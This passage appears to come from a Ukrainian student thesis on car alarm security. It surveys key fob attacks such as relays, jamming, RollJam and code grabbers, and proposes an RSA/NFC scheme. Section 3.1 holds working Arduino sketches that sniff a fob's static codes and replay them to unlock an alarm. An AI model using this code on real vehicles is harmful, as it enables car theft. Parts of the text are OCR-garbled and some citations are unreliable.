Контроль цілісності переданого документа: при будь-якому випадковому або навмисному зміну документа підпис стане недійсним, тому що обчислена вона на підставі вихідного стану документа і відповідає лише йому.

Захист від змін (підроблення) документа: гарантія виявлення підробки при контролі цілісності робить підроблюють недоцільним у більшості випадків.

[1)] [3] Навчальний посібник з дисципліни «Електронне та мікропроцесорне обладнання для автомобілів». Тернопіль 2016.

Неможливість відмови від авторства. Так як створити коректну підпис можна, лише знаючи закритий ключ, а він повинен бути відомим тільки власнику, то власник не може відмовитися від свого підпису під документом.

Доказове підтвердження авторства документа: Так як створити коректну підпис можна, лише знаючи закритий ключ, а він повинен бути відомим тільки власнику, то власник пари ключів може довести своє авторство підпису під документом. Залежно від деталей визначення документа можуть бути підписані такі поля, як «автор», «внесені зміни», «мітка часу» і т. д.

Приймач цифрового підпису (DST) – це RFID-пристрій іммобілайзера двигуна, який використовує 40-бітний криптографічний ключ. Під час обміну даними з автомобілем DST передає заводський 24-бітний ідентифікатор, а потім автентифікує його за допомогою протоколу запитів та відповідей. Автомобіль ініціює протокол, передаючи 40-бітний запит. DST шифрує інформацію за допомогою 40-бітного ключа, зменшує зашифрований запит до 24-бітної відповіді і повертає його назад ініціатору. Атака на DST, який використовується в автомобілях Ford, розкрила ключ шифрування після простого збору двох пар з відповіддю на реакцію [4][1)]. Виходячи з цього зловмисник мав можливість клонувати DST, для розблокування автомобіля. Атака спочатку експлуатувала зворотну технологію, щоб розкрити повні функції шифру шифрування, а потім використовувати атаку грубої сили для отримання ключа.

Атака через повторювач [5][2)] базується на пасивному безключовому доступі, який спрацьовує при натисненні на ручку дверей, при умові доступності ключа поблизу автомобіля і не вимагає криптоаналізу. Автомобіль періодично проводить пошук ключа. Повторювач просто розширяє діапазон дії. Атака була успішно випробувана на 10 моделях восьми світових виробників.

[1)] [4] Охраняемий комплекс. ME-RITEC PRO / Руководство пользователя. 2005, Saturn High-Tech, Inc.USA.

[2)] Навчальний посібник «Інформаційні комп’ютерні системи автомобільного транспорту» . А.А. Кашканов, В.П. Кужель, О.Г. Грисюк, Вінниця ВНТУ 2010.

Bypass комплект може бути вектором атаки в протизаконних системах. Bypass комплекти – це комплекти інтерфейсів, що використовуються для миттєвого обходу системи. Вони виробляються виробниками і продаються виробникам. Іноді виробникам потрібен «додатковий набір інтерфейсів, що дозволяє належним чином отримувати доступ після виходу на ринок». Кількість Bypass комплектів зростає на чорному ринку, їх використовують для викрадених автомобілів класу люкс.

Глушіння – це ще одне напад на бездротові протиугінні системи. Злодій може створити завади в радіочастотному діапазоні. Все більше і більше фіксується злочинів, пов'язаних з утворенням радіоперешкод,. Цей тип атаки може бути виявлений. Зазвичай, коли автомобіль блокується, він подає звуковий та світловий сигнали.

RollJam – це дуже маленький пристрій, доступний на eBay менш ніж за 50 доларів, що надає доступ та розблоковує автомобіль без ключа. Зловмисник повинен просто помістити RollJam поруч із цільовим транспортним засобом і чекати, коли жертва скористається ключем. Жертва помітить, що клавіша не працює при першій спробі, але спрацює при другій. Пізніше зловмисник може відновити пакет, щоб розблокувати автомобіль.

Автосигналізації бувають зі зворотним зв’язком, тобто з брелоком, який інформує про стан автомобіля, і відносно прості, які використовують однонаправлений канал зв’язку, що призводить до низької безпеки системи в цілому. В таких пристроях найчастіше кодова комбінація не змінюється взагалі або кількість варіантів таких змін обмежена. Системи зі зворотнім каналом зв’язку мають значно кращій рівень захисту але, внаслідок своєї високої вартості, знайшли широке комерційне застосування відносно недавно.

Виходячи з цього можна сформулювати два основні правила, які дозволять системі дистанційного керування з односпрямованим каналом зв’язку називатися безпечною:

- Число можливих кодових комбінацій має бути великим;
- Кодер не повинен формувати один і той же код двічі.

В системах новітніх автосигналізаціях використовується широко відома в криптографії технологія автентифікації за одноразовими паролями через незахищений канал з використанням так званих однонаправлених функцій – криптографічно стійких хеш–функцій чи симетричних блочних алгоритмів шифрування.

2.2 Code grabber

Для злому (підміни кодової радіопосилки) автосигналізацій зловмисники використовуються кодграббери («code grabber»).

Code grabber − це компактний спеціальний електронний прилад, який налаштований на робочу частоту передавача, перехвачує кодову інформацію, записує її і посилає в ефір. При цьому він відключає протиугінну систему.

На рисунку 2.1 показано роботу з перехоплення сигналу, з рисунка видно, що зловмисник, використовуючи кодграббер, створює бар'єр на шляху передачі кодової команди (зменшується максимальна відстань спрацювання брелка), зберігає код на носієві кодграббера для подальшого використання і скоєння своєї злочинної діяльності по викраденні авто.



Рисунок 2.1 – Принцип роботи Кодграбера

Розрізняють три типи подібних пристроїв: кодграббер для статичних кодів, кодграббери на принципі кодопідміни та алгоритмічні (іноді їх називають «мануфактурними»). Для більш ранніх систем автосигналізацій, що використовують статичний код, досить пристрою, який перехоплює цей код і запам’ятовує його. Для кодграбберів, що використовують принцип кодопідміни, характерний алгоритм роботи, що вимагає повторного натискання власником кнопок брелока, використовуючи одночасно радіозаглушення і перехоплення посилки брелока. Алгоритмічний кодграббер – пристрій, який розпізнає по цифровій посилці брелока тип сигналізації, тобто виробника пристрою, і, використовуючи так званий «мануфактурний код», стає клоном брелока власника. Цей принцип застосовується до автосигналізацій, що використовують критпостійкі алгоритми (Keeloq та інші).

Переважна більшість систем автосигналізації працюють на мікросхемах Microchip Technology, що реалізують алгоритм KeeLoq, який наразі є фактично стандартом індустрії. У технології KeeLoq використовується система реверсивної ідентифікації за принципом «свій – чужий». На основі серійного номера передавача і заводського ключа приймача за спеціальним алгоритмом формується 64–бітний секретний ключ та записується у кодер на етапі його програмування. Секретний ключ не може бути отриманий з кодера, і він ніколи не передається по каналу зв’язку.

При кожній ініціалізації кодера (натискання на кнопку пульта дистанційного керування) формується кодова послідовність, в яку входить 32–бітний hopping code, отриманий з 64–бітного секретного ключа. Hopping code унікальний для кожної нової кодової послідовності. Прийнята посилка дешифрується і зберігається в пам’ять Наступні посилки вважаються істинними, якщо вони лежать в зоні 16 можливих наступних кодових комбінацій. Це зроблено для того, що б не відновлювати синхронізацію

кожного разу після натискання кнопки на пульті управління в зоні недосяжності для приймача.

На даному алгоритмі були перевірені такі види атаки як лавинний ефект (Avalanche Effect) і його підмножини. Результат перевірки дав хороший показник ефективності системи безпеки. З науково-технічної точки зору найбільший інтерес викликає стаття [6][1)], але інтерес цей пояснюється не самим результатом, а оригінальністю вибраних методів отримання інформації, високим професіоналізмом постановки і проведення експерименту та оригінальністю аналізу тексту програми, що реалізовує декодування. Високий професіоналізм завжди викликає довіру і на перший погляд, отриманий результат бентежить невідворотністю сумного фіналу.

Розглянувши питання стійкості динамічного коду Keeloq доцільно привести приклад реальних методів обходу систем. На впровадження динамічного кодування в автосигналізаціях, був створений динамічний граббер. Принцип його дії полягає в створенні перешкоди і перехопленні сигналу. Коли автовласник виходить з автомобіля і натискає на кнопку брелока, граббером створюється сильна радіоперешкода. Сигнал з кодом не доходить до блоку управління сигналізації, але він перехоплюється і копіюється граббером. Власник натискає повторно на кнопку, але процес повторюється, і другий код також перехоплюється. З другого разу автомобіль ставиться на захист, але команда поступає вже з граббера. Коли власник автомобіля спокійно йде по своїх справах, викрадач посилає другий, раніше перехоплений код і знімає машину із захисту.

Виробники автосигналізацій впротидію злочинцям стали встановлювати на брелоках дві кнопки, одна з яких ставила машину на захист, а друга — деактивувала захист. Відповідно для установки і зняття захисту посилалися різні коди. Тому скільки б перешкод злодій не поставив при установці машини на захист, він ніколи не отримає код, потрібний для деактивації сигналізації.

[1)] [6] Сажко В. А. Електричне та електронне обладнання автомобілів \ Сажко В. А. Київ.: Каравела,2006.

Keeloq через масове копіювання кодів доступу, втратив свій авторитет. Автовланики вирішили взагалі відмовитись від радіобрелока на користь інших систем ідентифікації власника за допомогою SMS-повідомлень або з використанням мобільних додатків, сервісних серверів і так далі. Бурхливий розвиток сегменту автомобільних охоронних GSM-систем показав, що відмовлятися від брелока ще рано, оскільки проста відсутність GSM-мережі може привести до неможливості використання автомобільного охоронного комплексу.

Висновки до розділу 2

В розділі проведено аналіз існуючих видів атак на автосигналізаціях, а саме: атака на Keeloq, атака на DST, атака через повторювачі, Bypass комплект, глушіння радіоканалу, RollJam.

Спираючись на вищесказане, можна стверджувати, що надійність статичного кодування сумнівна.

Тому, в більш сучасних протиугінних системах виробники стали переходити на інші алгоритми шифрування, які більш стійкі до атак, основним з яких став діалоговий код.

3 ПРОГРАМНО - АПАРАТНА РЕАЛІЗАЦІЯ

Для дослідження вразливості статичного коду на базі реальної автомобільної сигналізації були використані плата Arduino UNO та 2 модулі трансміттер-ресивер RF 315(433) МГц наведений на рисунку 3.1.

Рисунок 3.1 − трансміттер-ресивер RF 315(433) МГц

- Технічні характеристики передавача :
- Робоча напруга: 3 В - 12 В.
- Робоча сила струму: максимально – 40 мА, мінімально – 9 мА.
- Режим резонансу: (SAW).
- Режим модуляції: ASK.
- Робочий частотний діапазон: 315 МГц або 433 МГц.
- Потужність: 25 мВ.
- Похибка частот: +150 кГц (макс.).
- Швидкість: не більше 10 Кб/с.

Цей модуль забезпечує передачу даних на відстань до 90 метрів на відкритому просторі.

Технічні характеристики приймача:

- Робоча напруга: 5 В + 0.5 В – постійний струм.

- Робоча сила струму: <5.5 мА.
- Метод прийому даних: OOK/ASK.
- Робочі частоти: 315 МГц – 433.92 МГц.
- Пропускна спроможність: 2 МГц.
- Чутливість: більше 100 дБм (50 Ом).
- Швидкість приймача: <9,6 Кб/с (при 315 МГц і 95 дБм).

При використанні додаткових антен якість безпровідного з'єднання значно покращиться.

3.1 Проведення сканування частотного діапазону

За допомогою RF модуля та Arduino Uno було проведено сканування частотного діапазону, використовуючи наступний скетч [7][1]:

```
#include <RCSwitch.h>
RCSwitch mySwitch = RCSwitch();
#define VCC_PIN 5 // source 5V up to 40mA from this pin
#define GND_PIN 2 // sink up to 40mA on this pin
#define DATA_PIN 3 // external int 1 on Uno
void setup() {
 pinMode(DATA_PIN, INPUT);
 // just leave D4 tristated
 pinMode(GND_PIN, OUTPUT);
 digitalWrite(GND_PIN, LOW);
 pinMode(VCC_PIN, OUTPUT);
 digitalWrite(VCC_PIN, HIGH);
 Serial.begin(9600);
 mySwitch.enableReceive(1);  // Receiver on interrupt 1 => that is pin
D3
 Serial.println("rf_sniffer started");
}
static unsigned long count = 0;
void loop() {
 if (mySwitch.available()) {
   int value = mySwitch.getReceivedValue();
   if (value == 0) {
     Serial.print("Unknown encoding");
   }
   else {
     Serial.print("Received ");
     Serial.print( mySwitch.getReceivedValue() );
     Serial.print(" / ");
     Serial.print( mySwitch.getReceivedBitlength() );
```

[1] [7] Дикарев В.И. Защита транспортних средств от угона и краж / В.И. Дикарев, Б.В. Койнаш., В.М. Медведев. Санкт-Петербург: Лань, 2000. 320 с.

```
      Serial.print("bit ");
      Serial.print("Protocol: ");
      Serial.println( mySwitch.getReceivedProtocol() );
    }
    mySwitch.resetAvailable();
    count = 0;
  }
  else {
    if (++count == 0) Serial.println("no activity");
  }
}
```

В результаті експерименту зі скануванням ефіру було отримано всі команди кнопок брелока, а саме:

Розблокування – 1268130

Заблокувати – 1268129

Відключити звукову індикацію – 1268136

Включити звукову індикацію – 128132

Для перевірки коректності отриманих даних, за допомогою Arduino та RF модуля відправили сформовані пакети на блокування та розблокування блоку управління автомобільної сигналізації.

```
#include <RCSwitch.h>
RCSwitch mySwitch = RCSwitch();
void setup() {
  Serial.begin(9600);
  mySwitch.enableTransmit(10);
   mySwitch.send(1268130, 24);
}
void loop() {
  delay(10000);
  delay(10000);
  mySwitch.send(1268129, 24);
  delay(10000);
}
```

Теоретичні дані підтвердились експериментально. Автомобільна сигналізація була скомпрометована. Отже статичний код має високий рівень вразливості і не придатний для даних задач.

3.2 Моделювання динамічного коду KeeLoq

Для моделювання динамічного коду KeeLoq було використано програмне середовище ISIS. Скетч для Arduino (TX – Передавач):

```
#include <Keeloq.h>
#include <EEPROM.h>
#include <SoftEasyTransfer.h>
#include <EasyTransferVirtualWire.h>
EasyTransferVirtualWire ET;
#define LED 13
Keeloq k(0x01320334,0x05063708);/// ключі
unsigned int count = 65535;
struct SEND_DATA{
unsigned long enc; // лічильник
byte id = 1; // id
byte cmd = 1; // команда
};
SEND_DATA data;
void setup(){
delay(200);
Serial.begin(9600);
pinMode(LED, OUTPUT);
digitalWrite(LED, HIGH);
ET.begin(details(data));
  data.id = 1;
  vw_set_ptt_inverted(true);
  vw_set_tx_pin(12);
  vw_setup(2000);
EEPROM.get(0, count);// дістаємо із EEPROM int
count--;// віднімаємо 1
data.enc = k.encrypt(count);// кодуємо
ET.sendData();//Відправляємо
EEPROM.put(0, count);// зберігаємо int в EEPROM
digitalWrite(LED, LOW);
}
void loop(){
//LowPower.powerDown(SLEEP_FOREVER, ADC_OFF, BOD_OFF);  //
SLEEP_FOREVER
}
```

Скетч для Arduino (RX – Приймач):

```
//Блок управління
#include <VirtualWire.h>
#include <EasyTransferVirtualWire.h>
#include <Keeloq.h>
#include <EEPROM.h>
EasyTransferVirtualWire ET;
Keeloq k(0x01320334,0x05063708);/// ключі
#define LED 13
unsigned int oldCount = 65535;
unsigned int count;
struct RECEIVE_DATA{
unsigned long enc;// лічильник
byte id = 1;// id
byte cmd = 1;// команда
};
RECEIVE_DATA data;
void setup(){
ET.begin(details(data));
Serial.begin(9600);
```

```
 vw_set_ptt_inverted(true);
  vw_setup(2000);  //
  vw_set_rx_pin(12);
  vw_rx_start();
pinMode(LED, OUTPUT);
}
void loop(){
if(ET.receiveData()){// якщо був отриманий пакет
if (data.id = 1){// і співпали id
EEPROM.get(0, oldCount);// дістаємо із EEPROM значення лічильника
count = k.decrypt(data.enc);// декодуємо
if (count <= oldCount){// якщо значення лічильника більше чи рівне
значення збереженного
count--;// віднімаємо 1
EEPROM.put(0, count);// записуємо в EEPROM
digitalWrite(LED, !digitalRead(LED));
Serial.println("OK"); //
}
else Serial.println("ALARM!!!"); // або пробуємо відправити збережений
пакет
}
// Змінні для відлагодження
Serial.println(" data:");
Serial.print("enc:"); Serial.println(data.enc);
Serial.print("id:");  Serial.println(data.id);
Serial.print("count:"); Serial.println(count);
Serial.print("oldCount:"); Serial.println(oldCount);
Serial.println( );
}
}
```

Для роботи коду потрібні додаткові бібліотеки: Keeloq.h, SoftEasyTransfer і EasyTransferVirtualWire.

Результат моделювання динамічного коду KeeLoq відображений на рисунку 3.1.

Для імітації роботи граббера, змінимо значення count, для виходу за межі умови +16-ти комбінацій.

```
EEPROM.get(0, count);// дістаємо із EEPROM int
count++;//
data.enc = k.encrypt(count);// кодуємо
ET.sendData();//Відправляємо
EEPROM.put(0, count);// зберігаємо int в EEPROM
digitalWrite(LED, LOW);
}
```

Модифікація змінної count-- на count++

В результаті отримаємо попередження, так як імітований код підтвердження був скомпрометований.



Рисунок 3.2 – Модель динамічного коду KeeLoq



Рисунок 3.3 – Результат модифікації змінної count

Отже динамічного коду KeeLoq має середній рівень вразливості, який піддається атакам з елементами соцінженерії та не надає достатній рівень безпеки.

3.3 Алгоритм діалогового коду

Діалоговий код [8][1)], як спосіб захисту автосигналізацій, використовує для ідентифікації брелока широко відому в криптографії технологію автентифікації через незахищений канал. Шифрування цього типу ведеться в режимі діалогу між брелоком і блоком управління автосигналізацією, розташованому в автомобілі. Коли власник натискає на кнопку, з брелока подається запит на виконання команди. Щоб блок управління упевнився, що команда поступила саме з брелока власника, він посилає на брелок випадкове число. Це число обробляється за певним алгоритмом і відсилається назад до блоку управління. В цей час блок управління обробляє те саме число і порівнює свій результат з результатом, одержаним від брелока. При рівності значень, блок управління виконує команду. Алгоритм, за яким виконуються розрахунки на брелоці і блоці управління, індивідуальний для кожної автосигналізації і закладається в неї на ще заводі.

Розглянемо простий алгоритм:

$$Y = X \cdot T3 - X \cdot S2 + X \cdot U - H, \tag{3.1}$$

де T, S, U і H – це числа, які закладаються в сигналізацію на заводі.

X – випадкове число, яке передається на брелок для перевірки.

Y – число, яке розраховується блоком управління і брелоком за заданим алгоритмом.

[1)] [8] Мигаль В.Д. Технічна кібернетика транспорту /В.Д. Мигаль, В.П. Волков. Харків: ХНАДУ, 2007.

Автовласник сигналізації натискає на кнопку і з брелока на блок управління (БУ) передається запит на зняття автомобіля з охорони. У відповідь блок управління генерує випадкове число (для прикладу візьмемо число 846) і відправляє його на брелок. Після цього БУ і брелок виконують розрахунок числа 846 за алгоритмом (для прикладу розрахуємо по приведеному вище простому алгоритму).

Для розрахунків приймемо:

T = 29, S = 43, U = 91, H = 38.

Вийде: 846·24389 — 846·1849 + 846·91- 38 = 19145788

Число (19145788) брелок відправить блоку управління. Одночасно з цим блок управління виконає такий же розрахунок. Числа співпадуть, блок управління підтвердить команду брелока, і автомобіль зніметься з охорони.

Навіть для розшифрування елементарного алгоритму, приведеного вище, знадобиться чотири рази (у нашому випадку в рівнянні чотири невідомих) перехопити пакети даних.

Перехопити і розшифрувати пакет даних діалогової автосигналізації практично неможливо. Для кодування сигналу використовуються так звані хеш-функції – алгоритми, які перетворюють рядки довільної довжини до 32 букв і цифр.

Нижче приведені результати шифрування чисел за найпопулярнішим алгоритмом шифрування MD5. Для прикладу було взято число 846 і його модифікації.

MD5 (846) = 84f7e69969dea92a925508f7c1f9579a;

MD5 (841) = 02a32ad2669e6fe298e607fe7cc0e1a0;

MD5 (146) = a5e00132373a7031000fd987a3c9f87b.

Результати кодування чисел, що відрізняються тільки однією цифрою, абсолютно не схожі один на одного.

Система, що забезпечує віддалений доступ і запуск автомобіля без ключа, є зручним і практичним інструментом. Головна ідея такого роду пристосування полягає в тому, що не потрібно використовувати стандартні

ключі, які вставляються в замок запалювання і створюють масу незручностей для свого власника. Зловмисники змогли знайти вразливості в системі, які дозволяють без особливих зусиль обійти захист системи.

Вся суть полягає в тому, що для злому використовуються два ретранслятора, через які передається сигнали. Система, що надає безключовий доступ до транспортного засобу, працює тільки в області радіусом від півтора до двох метрів. Саме на цій площі з певною періодичністю або за відповідною командою система здійснює запит ключа. Якщо ключ автовласника знаходиться в робочому радіусі датчика, то він посилає відповідний сигнал, після чого система відкривається і надається доступ до автомобіля.

3.4 Асиметричне шифрування та NFC технологія

Аналізуючи переваги та недоліки алгоритмів шифрування було прийнято рішення запропонувати свій варіант реалізації захисту автомобілів, застосовуючи асиметричне шифрування та NFC технологію.

Асиметричне шифрування або шифрування з відкритим ключем, базується на приватному ключі та відкритому ключі. Публічний ключ використовується для шифрування, а приватний ключ використовується для дешифрування. Найбільш широко використовуваними асиметричними алгоритмами є RSA та ECC [9][1)].

Структурна схема запропонованого механізму безпеки показана на рисунку 3.4.

[1] [9] Асмолов Г.И. Види информации и датчики в системах транспортной телематики /Г.И. Асмолов, В.И. Рожков, В.Г. Соколов. М.: МАДИ, 2008.



Рисунок 3.4 – Структурна схема запропонованого механізму безпеки

Оскільки "пульт" – це брелок або смартфон, які не підходять для тяжких розрахунків, більшість обчислень проводяться на управляючому модулі, а саме дешифрування та генерація ключів. Пароль шифрується відкритим ключем, перш ніж буде надісланий до системи управління (СУ). Система управління виконує два завдання одночасно: (1) розшифровує повідомлення, щоб отримати вихідний пароль, і перевіряє статус блокування; (2) генерує нову пару відкритого ключа та приватного ключа, та відправляє відкритий ключ на пульт для наступного доступу. Тому відкритий ключ постійно змінюється.

Сам механізм досить безпечний, тому не потрібно вибирати дуже стійкий алгоритм шифрування. Оптимальний алгоритм шифрування для даної задачі – це RSA, оскільки RSA часто використовується для передачі зашифрованих спільних ключів, які, у свою чергу, можуть виконувати операції шифрування-дешифрування на великій швидкості. СУ генерує числа n і e – відкритий ключ, після чого надсилає його на пульт, для подальшого шифрування пароля. Одночасно, СУ зберігає приватний ключ d, який використовується для дешифрування зашифрованого тексту пароля, отриманого від пульта, порівнює отримані результати та робить висновки, щодо розблокування.

Крім того, кожна система повинна мати ідентифікаційний номер (ідентифікатор). Ідентифікатор системи може бути частиною відкритого ключа, дозволяючи працювати тільки з певними пультами.

Схема роботи пульта зображена на рисунку 3.5.

